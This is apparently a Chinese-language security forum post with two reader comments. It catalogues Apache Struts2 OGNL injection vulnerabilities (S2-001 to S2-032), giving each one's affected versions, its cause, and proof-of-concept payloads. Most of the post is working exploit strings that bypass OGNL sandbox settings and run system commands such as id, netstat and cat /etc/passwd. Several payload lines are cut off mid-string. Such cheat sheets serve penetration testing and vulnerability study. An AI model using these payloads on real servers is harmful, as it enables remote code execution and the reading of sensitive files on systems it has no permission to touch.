
影响版本

Struts 2.3.20 - Struts Struts 2.3.28（2.3.20.3和2.3.24.3除外）

POC

有回显版本

```
%23_memberAccess%3d@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS,%23process%3D@java.lang.Runtime@getRuntime%28%29.exec%28%23paramete
```



光有回显

```
%23_memberAccess%3d@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS,%23xx%3d123,%23rs%3d@org.apache.commons.io.IOUtils@toString(@java.l
```

没回显

```
%23_memberAccess%3d@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS,@java.lang.Runtime@getRuntime%28%29.exec%28%23parameters.command[0]
```

s2-032

影响版本

Struts 2.3.20 - Struts Struts 2.3.28（2.3.20.3和2.3.24.3除外）

需要开启动态方法调用

使用?method:execute的方式调用execute方法（execute方法是struts2中默认的action调用方法），在method:后面加上我们要执行的ognl表达式即可执行任意代码了

光有回显 poc

```
http://127.0.0.1/memoindex.action?method:%23_memberAccess%3d@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS,%23res%3d%40org.apache.str
```

```
/memoindex.action?method:%23_memberAccess%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%2C%23res%3D%40org.apache.struts2.Servl
```

s2-019

影响版本

Struts 2.0.0 - Struts 2.3.15.1

漏洞成因

```
<constant name="struts.devMode" value="true" />
```

POC

```
/example/HelloWorld.action?debug=command&expression=%23a%3D%28new%20java.lang.ProcessBuilder%28%27ipconfig%27%29%29.start%28%2
```

```
/example/HelloWorld.action?debug=command&expression=%23_memberAccess%3d@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS,%23req%3d%23con
```


s2-016

影响版本

Struts2.0.0 - Struts2.3.15

漏洞成因

DefaultActionMapper类支持以"action:"、"redirect:"、"redirectAction:"作为导航或是重定向前缀，但是这些前缀后面同时可以跟OGNL表达式，由于struts2没有对这




```
redirect:%24%7B%23context%5B%27xwork.MethodAccessor.denyMethodExecution%27%5D%3Dfalse%2C%23f%3D%23_memberAccess.getClass%28%29

?redirect:
${#a=new java.lang.ProcessBuilder(new java.lang.String[]{"netstat","-an"}).start().getInputStream(),#b=new java.io.InputStream
```

s2-015


影响版本

2.0.0 - 2.3.14.2

漏洞成因

基于通配符定义的动作映射，如果□一个请求跟任何其他定义的操作不匹配，他将会匹配*，并且请求的同操作名称的jsp文件

http://192.168.95.128:8080/example/HelloWorld.action
==>改成
http://192.168.95.128:8080/example/%25%7B1%2B1%7D.action



POC

```
%24%7B%23context%5B%27xwork.MethodAccessor.denyMethodExecution%27%5D%3Dfalse%2C%23m%3D%23_memberAccess.getClass%28%29.getDecla
```

s2-013

影响版本

Struts 2.0.0 - Struts 2.3.14

漏洞成因

struts 的标签中 s:a 和 s:url 都有一个 includeParams 属性
none - URL中不包含任何参数（默认）
get - 仅包含URL中的GET参数
all - 在URL中包含GET和POST参数
当includeParams=all的时候，会将本次请求的GET和POST参数都放在URL的GET参数上。
明明可以urldecode一下就知道params是啥了，但struts给OGNL解析了，就造成了任意代码执行

POC 就这2种poc

第一个光有回显

```
${(#_memberAccess["allowStaticMethodAccess"]=true,#a=@java.lang.Runtime@getRuntime().exec('id').getInputStream(),#b=new java.i

${#_memberAccess["allowStaticMethodAccess"]=true,@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime().exec(
```

s2-012

影响版本:

2.1.0 - 2.3.13


漏洞成因

如果在配置 Action 中 Result 时使用了重定向类型，并且还使用 ${param_name} 作为重定向变量，例如：

```
<package name="S2-012" extends="struts-default">
   <action name="user" class="com.demo.action.UserAction">
       <result name="redirect" type="redirect">/index.jsp?name=${name}</result>
       <result name="input">/index.jsp</result>
       <result name="success">/index.jsp</result>
   </action>
</package>
```

这里 UserAction 中定义有一个 name 变量，当触发 redirect 类型返回时，Struts2 获取使用 ${name} 获取其值，在这个过程中会对 name 参数的值执行 OGNL 表达式解析，从而可以插入任意 OGNL 表达式导致命令执行。

POC




```
%{#a=(new java.lang.ProcessBuilder(new java.lang.String[]{"cat", "/etc/passwd"})).redirectErrorStream(true).start(),#b=#a.getI
```

s2-009

影响版本

2.1.0 - 2.3.1.1

漏洞成因


这个漏洞跟s2-003 s2-005 属于一套的。
Struts2对s2-003的修复方法是禁止#号，于是s2-005通过使用编码\u0023或\43来绕过；于是Struts2对s2-005的修复方法是禁止\等特殊符号，使用户不能提交反斜线
但是，如果当前action中接受了某个参数example，这个参数将进入OGNL的上下文。所以，我们可以将OGNL表达式放在example参数中，然后使用/HelloWorld.a
statement>&(example)('xxx')=1的方法来执行它，从而绕过官方对#、\等特殊字符的防御。

没回显

```
/ajax/example5?age=12313&name=%28%23context[%22xwork.MethodAccessor.denyMethodExecution%22]%3D+new+java.lang.Boolean%28false%2
```

有回显

```
/ajax/example5.action?age=12313&name=(%23context[%22xwork.MethodAccessor.denyMethodExecution%22]=+new+java.lang.Boolean(false)
```



s2-008

影响版本:

2.1.0 - 2.3.1

漏洞成因

主要是利用对传入参数没有严格限制，导致多个地方可以执行恶意代码
第一种情况其实就是S2-007，在异常处理时的OGNL执行
第二种的cookie的方式，虽然在struts2没有对恶意代码进行限制，但是java的webserver（Tomcat），对cookie的名称有较多限制，在传入struts2之前就被处理，从而
第四种需要开启devMododebug模式

复现采用的是第四种devMode的debug模式，造成的任意代码执行

POC

第一个vulhub给的poc 不好使呀 java.lang.UNIXProcess@493c1254

```
http://localhost:8080/S2-008/devmode.action?debug=command&expression=(%23_memberAccess%5B%22allowStaticMethodAccess%22%5D%3Dtr
```

有回显

```
/S2-008/devmode.action?debug=command&expression=%28%23_memberAccess%5B%22allowStaticMethodAccess%22%5D%3Dtrue%2C%23foo%3Dnew%2
```

s2-007

影响版本

2.0.0-2.2.3

漏洞成因

当配置了验证规则，类型转换出错时，进行了错误的字符串拼接，进而造成了OGNL语句的执行。后端用代码拼接 "'" + value + "'" 然后对其进行 OGNL
表达式解析,比较类似SQL注入单引号闭合,插入语句,官方修复的时候也跟sql注入比较相似,escape 对单引号转义

POC


```
' + (#_memberAccess["allowStaticMethodAccess"]=true,#foo=new java.lang.Boolean("false") ,#context["xwork.MethodAccessor.denyMe
```

s2-005

影响版本

2.0.0-2.1.8.1
影响成因
通过unicode 编码 \u0023 绕过struts对#的过滤,再通过设置xwork.MethodAccessor.denyMethodExecution 为false
和memberAccess.allowStaticMethodAccess为true 来绕过沙盒

POC




```
/example/HelloWorld.action?%28%27%5Cu0023context[%5C%27xwork.MethodAccessor.denyMethodExecution%5C%27]%5Cu003dfalse%27%29%28bl
```

s2-001


影响版本

2.0.0-2.0.8

漏洞成因

因为用户提交表单数据并且验证失败时，后端会将用户之前提交的参数值使用 OGNL 表达式 %{value} 进行解析，然后重新填充到对应的表单数据中

POC




```
%{#a=(new java.lang.ProcessBuilder(new java.lang.String[]{"id"})).redirectErrorStream(true).start(),#b=#a.getInputStream(),#c=
```


上一篇：Blind OS 命令注入 备忘录 下一篇：从零开始java代码审计系列(二)
1. 2 条回复


aaq8****80683 2019-04-03 12:44:37

你好 哥们 我公司需要一点问题 希望能请教一下您

0 回复Ta


dzh52693****@qq. 2019-04-04 16:47:36

666 期待老哥其他的分析文章

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板